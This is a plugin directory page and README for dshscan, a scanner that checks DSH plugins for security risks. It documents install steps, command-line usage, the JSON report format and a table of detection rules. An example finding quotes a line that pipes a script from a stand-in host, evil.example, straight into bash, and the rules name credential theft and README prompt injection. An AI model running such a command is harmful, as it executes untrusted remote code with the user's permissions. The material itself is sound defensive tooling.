Security scanner for DSH plugins: static and semantic passes over plugin source, DSH-specific attack-surface rules, npm audit, batch scanning, and an HTML report with per-finding severity and evidence.
Install
# from npm (prebuilt)
dsh plugin --profile web add @shaoshi/dshscan
# from GitHub (first run asks for allowBuilds approval — follow the hint, retry)
dsh plugin --profile web add github:shaoshi20/dshscan
Any plugin you install runs third-party code with your own permissions — it can read your files, use your credentials, and reach the network, and tool approvals don’t sandbox it. GitHub-sourced plugins also run build scripts at install time — pnpm blocks those until you allow them, so an install can stop with ERR_PNPM_GIT_DEP_PREPARE_NOT_ALLOWED or ERR_PNPM_IGNORED_BUILDS; dsh prints the exact key to add under allowBuilds in your profile’s pnpm-workspace.yaml, and the install works on the next run. Allowing a build is a trust decision: only install sources you trust, and pin a commit (github:owner/repo#sha).
README

Security scanner for DSH plugins: static and semantic passes over plugin source, DSH-specific attack-surface rules, npm audit, batch scanning, and an HTML report with per-finding severity and evidence.
Demo

Plugin Marketplace
Listed on the dshbase plugin directory:
https://dshbase.com/plugins/shaoshi-dshscan/
Online demo:
https://shaoshi20.github.io/dshscan/
Install as a DSH plugin:
dsh plugin add @shaoshi/dshscan
Features
- Input: plugin name / GitHub repo / local directory / zip / Markdown file
- Output: JSON report with
risk_score,severity,safe_to_install,recommendation,findings - Dual-channel scanning:
- Static rules (fully offline)
- Optional LLM semantic scan (API key required)
- dshbase integration: reads local index metadata (stars / trust / verified / npm / cmd)
- npm source scanning: automatically runs
npm packand scans real package contents - Dependency audit: unpinned versions, remote dependency sources, dependency typosquatting, optional
--auditvia npm audit - DSH manifest validation:
dsh.bundle,cordis.patch.yml, LICENSE, README - DSH attack-surface rules: R010 plugin tree injection, R011 browser-side malicious code, R012 profile tampering, R013 manifest obfuscation, R014 remote dynamic loading, R015 built-in tool shadowing
- Benchmark suite: built-in malicious/benign cases;
dshscan --benchmarkreports precision, recall, F1 and per-rule metrics - Custom rules:
--rules <file>loads JSON rules - Policy files:
--policy <file>withignoreRules/severityOverrides/includeScopes/excludeScopes - Audit logs:
--audit-log <file>writes JSONL records - Web dashboard:
--servestarts a local visual dashboard with risk score trends, findings trends, severity distribution, and automatic scan history in.dshscan-history.json - HTML reports:
--htmloutputs a standalone HTML report - Batch scanning: scan many dshbase plugins and export JSON / HTML summary
- Scheduled scans: GitHub Actions daily batch scan
Install & Build
cd path/to/dshscan
npm install
npm run build
After build, run with dshscan.cmd or node dist/main.js.
Usage
# Scan a dshbase plugin by name
dshscan <plugin-name>

# Scan a GitHub repo
dshscan github:owner/repo
dshscan https://github.com/owner/repo

# Scan a local directory / zip / markdown
dshscan /path/to/plugin
dshscan plugin.zip
dshscan README.md

# Offline mode
dshscan <plugin-name> --offline

# LLM semantic scan
dshscan <plugin-name> --semantic

# Output to file / pretty JSON / summary / HTML
dshscan <plugin-name> --output report.json --pretty
dshscan <plugin-name> --summary
dshscan <plugin-name> --html --output report.html

# npm audit
dshscan <plugin-name> --audit

# Custom rules and policy
dshscan <plugin-name> --rules custom-rules.json
dshscan <plugin-name> --policy policy.json --audit-log audit.jsonl

# Local web dashboard
dshscan --serve --port 8787

# Batch scan dshbase plugins
dshscan --batch --limit 50 --index /path/to/dshbase-directory.json --output batch.json --pretty
dshscan --batch --all --offline --output all.json

# Run the benchmark evaluation suite (summary output)
dshscan --benchmark --summary

# Write the full benchmark JSON report
dshscan --benchmark --pretty

# Start the dashboard with trend charts (history in .dshscan-history.json)
dshscan --serve --port 8787

# Use a custom history file for dashboard trends
dshscan --serve --port 8787 --history /path/to/history.json
Environment Variables
| Variable | Purpose | Default |
|---|---|---|
DSCAN_INDEX |
Path to dshbase plugin index JSON | ~/.dsh/dshbase-directory.json |
DSCAN_LLM_API_KEY |
LLM API key for semantic scan | unset (static only) |
OPENAI_API_KEY |
Alternative LLM API key | unset |
DSCAN_LLM_BASE_URL |
OpenAI-compatible base URL | https://api.openai.com/v1 |
DSCAN_LLM_MODEL |
Semantic scan model | gpt-4o-mini |
JSON Report Format
{
  "tool": "DShScan",
  "version": "0.5.0",
  "target": {
    "kind": "plugin",
    "raw": "some-plugin",
    "displayName": "some-plugin",
    "repoUrl": "https://github.com/owner/some-plugin.git",
    "metadata": {
      "name": "some-plugin",
      "stars": 120,
      "trust": "silver",
      "verified": true,
      "npm": false,
      "cmd": "dsh plugin add github:owner/some-plugin"
    }
  },
  "risk_score": 0,
  "severity": "low",
  "safe_to_install": true,
  "recommendation": "Low risk, safe to install.",
  "findings": [],
  "llm_used": false,
  "scan_mode": "static",
  "scan_note": "Static-only scan; not a full scan.",
  "metadata": {}
}
finding object
{
  "id": "R001",
  "severity": "critical",
  "category": "remote-code-execution",
  "title": "Remote script piped to shell",
  "evidence": "install.sh:12: curl -fsSL https://evil.example/x.sh | bash",
  "recommendation": "Remove remote-pipe-to-shell installers. Vendor the script, pin a checksum, and review before execution.",
  "source": "static",
  "rule": "R001"
}
Severity & Score
| risk_score | severity |
|---|---|
| 0–29 | low |
| 30–59 | medium |
| 60–79 | high |
| 80–100 | critical |
safe_to_install is true only when there are no high/critical findings and risk_score < 40.
Static Rules
| ID | Severity | Category |
|---|---|---|
| R001 | critical | Remote script piped to shell |
| R002 | high | Dynamic code execution |
| R002b | medium | shell: true / shell=True |
| R003 | high | Obfuscation |
| R004 | medium | Cleartext HTTP endpoint |
| R004b | medium | Hardcoded public IP callback |
| R005 | high | Credential theft |
| R006 | high | Persistence / privilege escalation |
| R007 | medium | Remote package install source |
| R008 | critical | Prompt injection in README |
| R009 | medium/high | package.json lifecycle scripts |
| R010 | high | DSH: cordis.patch.yml plugin tree injection |
| R011 | high | DSH: browser-side malicious client code |
| R012 | critical | DSH: profile config tampering |
| M001–M005 | low/high | Metadata risk signals (M005 = typosquatting) |
| D001–D003 | medium/high | Dependency risk |
| E001–E006 | medium/high | Scan limitations / input errors |
Tests
npm test
Based on Node's built-in test runner (node --test), covering rule hits/counterexamples, context attenuation, score capping, path classification, and end-to-end malicious fixtures.
Notes
verified=trueonly means dshbase CI could install it, not that it passed a security audit.- Static scanning is offline; fetching GitHub repos or npm packages requires network (use
--offlineto skip). - If semantic scan is not enabled, the report marks
scan_mode: "static"and"Static-only scan; not a full scan."
Links
More in this category
toby-bridges/api-relay-audit★ 865
Runs local security audits of AI API relays and LLM proxies from DeepSeek Harness, producing Markdown reports for prompt injection, model substitution signals, tool-call rewriting, error leakage, stream integrity, and profile-gated Web3 risks.
SeaOf0/dsh-redteam-model★ 663
Authorized-security DSH collection: nine work modes (redteam coordinator, pentest, code audit, binary analysis, attack-defense, AV evasion, incident response, cloud security, CTF solving) and fifteen runtime plugins, managed from a settings page with one-click deploy, install, update and uninstall.
howmp/dsh-pentest★ 590
Authorized pentest mode for DeepSeek Harness — exploration chain, assets and findings with a Web view.
PerryLink/dsh-auto-review★ 231
Second-model auto-review on the approval answerer chain: a read-only reviewer subagent returns structured allow/deny verdicts with reasons, fail-closed by default.
NanmiCoder/dsh-auto-mode★ 164
Adds an Auto permission preset between Workspace Write and Full access: routine work stays in the official workspace-write sandbox while the current session model reviews escalation and destructive calls, granting one exact wider access once, asking when the intent is ambiguous, and denying critical paths.
PerryLink/dsh-permission-rules★ 118
Claude Code-style declarative permission rules: ordered allow/deny/ask YAML rules matching tool names, arguments, workspace paths, and agent identity on the tools/pre-execute waterfall, with full session-log audit, dry-run mode, and hot reload.
Community comments
Comments are public GitHub Discussions. Loading them connects to GitHub and Giscus; a GitHub account is required to post.